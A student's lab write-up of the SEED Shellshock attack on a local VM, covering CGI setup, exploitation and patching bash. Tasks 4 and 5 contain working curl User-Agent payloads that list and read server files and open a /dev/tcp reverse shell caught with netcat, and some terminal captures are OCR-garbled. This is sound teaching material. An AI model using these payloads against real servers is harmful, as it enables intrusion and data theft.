

SHELLSHOCK ATTACK LAB

- ARVIND PONNARASSERY JAYAN

TASK 1: Experimenting with Bash Function

The bash command has already been patched against Shellshock attack, hence we will have to use the Bash profile `'/bin/bash_shellshock'`.

```
[09/24/19]seed@VM:~$ foo='() { echo "hello"; }; echo "world"'
[09/24/19]seed@VM:~$ echo $foo
() { echo "hello"; }; echo "world"
[09/24/19]seed@VM:~$ export foo
[09/24/19]seed@VM:~$
```

Figure 1: Creating and exporting a shell variable

First, I will export the shell variable `foo` as shown in Figure 1. After which I will invoke the Bash profile `'/bin/bash_shellshock'` and as you can see in the Figure 2, the output produced is “world”.

```
[09/24/19]seed@VM:~$ /bin/bash_shellshock
world
[09/24/19]seed@VM:~$ echo $foo
[09/24/19]seed@VM:~$
```

Figure 2: Invoking the vulnerable Bash

This occurs due to the shellshock bug. The shell variable `foo` that I have made consists of a function definition as well as the echo command after the curly brackets. Then the `foo` variable is marked for export and will be available to the child process through an environment variable. When the `'/bin/bash_shellshock'` is invoked, the child process parses the environment variable and due to the Shellshock bug the vulnerable bash program will run the commands after the curly braces of the function definition. Hence, we see the output ‘world’ in Figure 2. Therefor this Bash is vulnerable to Shellshock attack.


Figure 3 shows the same `foo` shell variable being passed as the environment variable for the patched Bash `'/bin/bash'`. As you can see this Bash is patched and the parsing is fixed. Hence it does not execute the command after the curly braces. Hence, we don't see the out ‘world’ like the previous case. Therefor this Bash is not vulnerable to Shellshock attack.

```
[09/24/19]seed@VM:~$ echo $foo
() { echo "hello"; }; echo "world"
[09/24/19]seed@VM:~$ /bin/bash
[09/24/19]seed@VM:~$
```

Figure 3: Invoking the patched Bash

TASK 2: Setting up CGI programs


For setting up the attack on a remote web server, we will be writing a CGI program using shell scripts. The shell program 'myprog.cgi', I wrote is as shown in figure 4 and this is placed in the `/usr/lib/cgi-bin/` folder. As you can see in figure 4, we are using the vulnerable version of Bash '`/bin/bash_shellshock`' by including it in the header to specify the script to be run in the vulnerable shell.



```
GNU nano 2.5.3 File: myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "Hello World"
```

Figure 4: CGI shell script

Now that the script is made, we make it executable by using the command `chmod` with root privileges, as shown in figure 5. Once CGI file is setup, we can access it using the `curl` command as shown in the same figure.




```
[09/24/19]seed@VM: .../cgi-bin$ cd /usr/lib/cgi-bin/
[09/24/19]seed@VM: .../cgi-bin$ nano myprog.cgi
[09/24/19]seed@VM: .../cgi-bin$ sudo !!
sudo nano myprog.cgi
[sudo] password for seed:
[09/24/19]seed@VM: .../cgi-bin$ sudo chmod 755 myprog.cgi
[09/24/19]seed@VM: .../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[09/24/19]seed@VM: .../cgi-bin$
```

Figure 5: Setting mode and executing curl

We see the output "Hello World", as the CGI file gets executed. As you can see, the web server we are attacking is running in the local host, hence the curl URL includes the localhost, if it was remote, we will include the IP address of the remote web server. The webserver has to fork a child process to run the CGI program, which will be used for the upcoming exploit.

TASK 3: Passing Data to Bash via Environment Variable

For passing the arbitrary strings to Bash via environment variables, we use the following CGI program as shown in figure 6.




```
File Edit View Search Terminal Help
GNU nano 2.5.3 File: myprog.cgi

#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

Figure 6: updated CGI program

The `strings` command will show the values present in the environment variables of that process. Let us execute the `curl` command to understand the working of the program.




```
[09/24/19]seed@VM: .../cgi-bin$ curl http://localhost/cgi-
bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

Figure 7: Output of the environment variables

The `curl` command shows the values present in the environment variables through the CGI program. As we can see in the Figure 7, we can observe that the information present in the header of the HTTP request is present as the environment variables. Hence, we can understand that these variables are being passed down to the child process to execute the CGI program, which the web server forks, and becomes its environment variables. Therefore, we can pass arbitrary values in the header information so that the CGI process can convert them to the environment variables for the child process.

We can use this understanding to pass the arbitrary string. We now use the command `curl -A "test" http://localhost/cgi-bin/myprog.cgi` to send a HTTP request with User-Agent value in the header set as "test". Now we see the output of the environment variables and the value of User-Agent in the environment variables for that child process is set to our arbitrary process "test", as shown in Figure 8. Therefore, we are able to pass an arbitrary data to the bash via an environment variable.



```
[09/24/19]seed@VM: .../cgi-bin$ curl -A "test" http://lo
calhost/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=test
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

Figure 8: The output of environment variables with the arbitrary string

TASK 4: Launching the Shellshock Attack

Now we shall use this information to launch a shellshock attack. We can start by constructing a command to read files inside the server. In the header parameter we have to mention that the output is in text since the server handles a lot of different types of a data. Now with that knowledge we can initiate the attack to get the information of the data inside the server directory.

```
[09/24/19]seed@VM:.../cgi-bin$ curl -A "() { echo hello  
; }; echo Content_type: text/plain; echo; /bin/ls -l /v  
ar/www/" http://localhost/cgi-bin/myprog.cgi  
total 24  
drwxrwxrwx 4 root root 4096 Aug 23 2017 CSRF  
drwxrwxr-x 2 root root 4096 Mar 26 2018 RepackagingAtt  
ack  
drwxr-xr-x 3 root root 4096 Apr 27 2018 SQLInjection  
drwxrwxrwx 3 root root 4096 Jul 25 2017 XSS  
drwxr-xr-x 2 root root 4096 Jul 25 2017 html  
-rw-r--r-- 1 root root 32 Sep 24 14:41 secret.txt  
[09/24/19]seed@VM:.../cgi-bin$
```

Figure 9: The `/bin/ls -l` command inside the server

Our initial attack was with the command `curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /var/www/" http://localhost/cgi-bin/myprog.cgi`, this shows the directories and files inside the server as shown in Figure 9. The exploit is successful since the shellshock bug is exploited through the environment variable set by passing the function definition as the user-agent in the header information. We include the `Content_type` as plain text to explicitly set the type of output, since the server handles different types of media. The command `/bin/ls -l /var/www/` gets executed and the files and folders are listed present in that folder in the server.

We can use a similar construct to read the to steal content from a secret file from the server. Assume that there is a secret file inside the server as shown in Figure 10.

```
File Edit View Search Terminal Help  
GNU nano 2.5.3 File: /var/www/secret.txt  
  
this file has a lot of secrets.
```

Figure 10: The secret file inside the server

We now use the command `curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat secret.txt" http://localhost/cgi-bin/myprog.cgi`, to obtain the data inside the secret file as shown in Figure 11.

```
[09/24/19]seed@VM:.../cgi-bin$ curl -A "() { echo hello  
; }; echo Content_type: text/plain; echo; /bin/cat secr  
et.txt" http://localhost/cgi-bin/myprog.cgi  
this file has a lot of secrets.
```

Figure 11: Reading secret files from the server

Hence, it is possible to steal data from the secret files that is inside the server.

We will **not** be able to steal data from files outside the server, like the shadow file `/etc/shadow`, this is due to the fact that web servers run with the `www-data` user ID and not the root user ID. Hence the privilege is limited to just the server, but not to anything outside of it. Therefor we can access any data inside the server with the user ID `www-data`, but nothing outside of it.

TASK 5: Getting a Reverse Shell via Shellshock Attack

In this task we are supposed to create a reverse shell by exploiting the shellshock vulnerability. By the observations from the previous task, we can understand that we easily execute a bash shell in the server side updating the curl command with `/bin/bash`, but as we cannot control this shell, we require a reverse shell for further exploitation. We set up a reverse shell, so that the attacker can remotely gain access, provide the inputs and receive the outputs from the server. The command `/bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1` will create a TCP connection to the attacker's machine through the port 9090, where the reverse shell will be created, the options:

- `> /dev/tcp/localhost/9090`: indicates the standard output to be redirected to the TCP connection through the IP of localhost (here the IP address of the attacker) with the port as 9090.


- `-i` flag: The system should provide an interactive bash.

- `0<&1`: (File descriptor 0) the system should use the standard input can be provided by the standard output referenced through the file descriptor 1, which is already redirected to the TCP connection.

- `2>&1`: indicates that the standard error (File descriptor 2) should be redirected to the standard output referenced through the file descriptor 1, which is already redirected to the TCP connection.

The server has to run the above command and the attacker needs to use the netcat command `nc -l 9090 -v` to wait for the TCP connection request and access the reverse shell, through the port 9090.


Now with the understanding of the attack, we shall run the exploit. We send the malicious request to the victim server's CGI program, as shown in Figure 12 using the curl command `curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi`.



```
Terminal
File Edit View Search Terminal Help
[09/24/19]seed@VM:~/cgi-bin$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
[09/24/19]seed@VM:~/cgi-bin$ curl -A "groups=33(www-data)" "()" { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
bash: cannot set terminal process group (1932): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:~/usr/lib/cgi-bin$
```

Figure 12: Obtaining reverse shell: sending malicious code

In the attacker's terminal we use netcat command as we have decided beforehand, as shown in Figure 13.



```
Terminal
File Edit View Search Terminal Help
text/bash: no job control in this shell
/dev/www-data@VM:~/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[09/24/19]seed@VM:~/usr/lib/cgi-bin$ ^C
[09/24/19]seed@VM:~/usr/lib/cgi-bin$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),114(sambashare)
[09/24/19]seed@VM:~/usr/lib/cgi-bin$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
[09/24/19]seed@VM:~/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:~/usr/lib/cgi-bin$
```

Figure 13: Obtaining reverse shell: using netcat command to obtain reverse shell

Now we have obtained the reverse shell, as we found out with the `id` command that the user id as `www-data`, as shown in Figure 13. As you can see the standard input and standard output is now in the attacker's shell and he can use this for his malicious purpose. Hence, we were successful in obtaining the reverse shell through the shell shock bug.

TASK 6: Using the Patched Bash

When we go through the Patch provided by Chet Ramey, we can see that the file *vulnerables.c* is modified for the following files.

bash-4.2/builtins/common.h:

We see that from the previous version, new 2 flag values are added to only allowing function definitions or single commands.

#define SEVAL_FUNCDEF 0x080 - only allow function definition

#define SEVAL_ONECMD 0x100 - only allow a single command

bash-4.2/builtins/evalstring.c:

We see that from the previous version, there are conditions added to check the flags set.

If the flag is set as function definition and the command type is not a function, then the function definition is ignored and exits with BADUSAGE as result.


The second conditional check was to check if the string has the flag set with *onecommand*, if so it does nothing, since it's not exploitable.

bash-4.2/variables.c:

Now that the bash checks if the variable is a function or a command through the updates in the files in *common.h* and *evalstring.c*, we don't need to check that in *variables.c* that the variable is a function or command by looking for parenthesis followed by a *in* the variable, instead we parse and execute the variable if it's a legal name having one of the flags set as SEVAL_NONINT | SEVAL_NOHIST | SEVAL_FUNCDEF | SEVAL_ONECMD.

This is different from the previous version of the variables file since, unlike the previous version the function is not found out by checking for parenthesis but through the flags, it will not export variables unless it is definite that it is a function or a command.

For the next part of the task, I extracted the bash-4.2 tarball into */home/seed* directory. Followed by placing the patch file into the same directory. Now using the patch command *patch < CVE-2014-6271.diff*, I was able patch the *bash* file inside the */home/seed/bash-4.2*, as show in figure 14.




```
rm: cannot remove 'bash-4.2/': Is a directory
[09/24/19]seed@VM:~$ sudo rm -r bash-4.2/
[sudo] password for seed:
~$ cp Downloads/CVE-2014-6271.diff ^C
[09/24/19]seed@VM:~$ cd bash-4.2/
~$ patch < CVE-2014-6271.diff
can't find file to patch at input line 8
Perhaps you should have used the -p or --strip option?
The text leading up to this was:
-----
|Description: fix incorrect function parsing
|Author: Chet Ramey <chet.ramey@case.edu>
-----
|Index: bash-4.2/builtins/common.h
|-----
|--- bash-4.2.orig/builtins/common.h      2010-05-30 18:3
|1:51.000000000 -0400
|+++ bash-4.2/builtins/common.h 2014-09-22 15:30:40.372
|413446 -0400
|-----
|File to patch: ./builtins/common.h
|patching file ./builtins/common.h
[09/24/19]seed@VM:~/bash-4.2$
```

```
1:51.000000000 -0400
|+++ bash-4.2/builtins/common.h 2014-09-22 15:30:40.372
|413446 -0400
|-----
|File to patch: ./builtins/common.h
|patching file ./builtins/common.h
|-----
|Index: bash-4.2/builtins/evalstring.c
|-----
|--- bash-4.2.orig/builtins/evalstring.c    2010-11
|-23 08:22:15.000000000 -0500
|+++ bash-4.2/builtins/evalstring.c    2014-09-22 15:3
|0:40.372413446 -0400
|-----
|File to patch: ./builtins/evalstring.c
|patching file ./builtins/evalstring.c
|patching file variables.c
[09/24/19]seed@VM:~/bash-4.2$
```

Figure 14: Patching Bash (1 & 2)

As shown in figure 14, we input the file destination for the updating with the patch. After which we will install the bash using the commands *./configure* and *make* commands, as shown in figure 15.




```
[09/24/19]seed@VM:~/bash-4.2$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
Beginning configuration for bash-4.2-release for i686-pc-linux-gnu
checking for gcc... gcc
checking for C compiler default output file name... a.o
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables... 
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for strerror in -lcposix... no
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /bin/grep
```

```
[09/24/19]seed@VM:~/bash-4.2$ make
rm -f mksyntax
gcc -DPROGRAM="bash" -DCONF_HOSTTYPE="i686" -DCONF_OSTYPE="linux-gnu" -DCONF_MACHTYPE="i686-pc-linux-gnu" -DCONF_VENDOR="pc" -DLOCALEDIR="/usr/local/share/locale" -DPACKAGE="bash" -DSHELL -DHAVE_CONFIG_H -I. -I./include -I./lib -g -o mksyntax ./mksyntax.c
rm -f syntax.c
./mksyntax -o syntax.c
/bin/sh ./support/mkversion.sh -b -S . -s release -d 4.2 -o newversion.h \
&& mv newversion.h version.h
gcc -DPROGRAM="bash" -DCONF_HOSTTYPE="i686" -DCONF_OSTYPE="linux-gnu" -DCONF_MACHTYPE="i686-pc-linux-gnu" -DCONF_VENDOR="pc" -DLOCALEDIR="/usr/local/share/locale" -DPACKAGE="bash" -DSHELL -DHAVE_CONFIG_H -I. -I./include -I./lib -g -DBUILD00L -c -o buildversion.o ./version.c
gcc -DPROGRAM="bash" -DCONF_HOSTTYPE="i686" -DCONF_OSTYPE="linux-gnu" -DCONF_MACHTYPE="i686-pc-linux-gnu" -DCONF_VENDOR="pc" -DLOCALEDIR="/usr/local/share"
```

Figure 15: Configure and Make Bash (1 & 2)


Redo Task 3:



```
GNU nano 2.5.3 File: myprog.cgi
#!/home/seed/bash-4.2/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

Figure 16: Updating myprog.cgi

We will now update the CGI shell program with the new bash location `/home/seed/bash-4.2/bash` as shown in Figure 16.



```
1017291 18512 20276 1056079 101d4f bash
[09/24/19]seed@VM:~/bash-4.2$ cd /usr/lib/cgi-bin/
[09/24/19]seed@VM:~/cgi-bin$ nano myprog.cgi
< -A "test" http://localhost/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=test
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

Figure 17: Redoing Task 3


Now running the curl command

`curl -A "test" http://localhost/cgi-bin/myprog.cgi`, we can see that the environment variable `HTTP_USER_AGENT` is being set to test which is part of the HTTP header. This is still possible since the arbitrary string we have passed is a legal, as it is just a command and not an illegal function declaration.

Redo Task 5:

Now running the curl command,

`curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi`, we see that the exploit fails, as this is an illegal function definition and the data here is treated as a string, since the shellshock bug was patched. Figure 18 shows the failure of the exploitation.



```
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
<() { echo "hello"; }; echo "world"'^^C
<n/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http:>
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello; }; echo Content_type:
text/plain; echo; echo; /bin/bash -i > /dev/tcp/localho
st/9090 0<&1 2>&1
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```

Figure 18: Task 5 Redo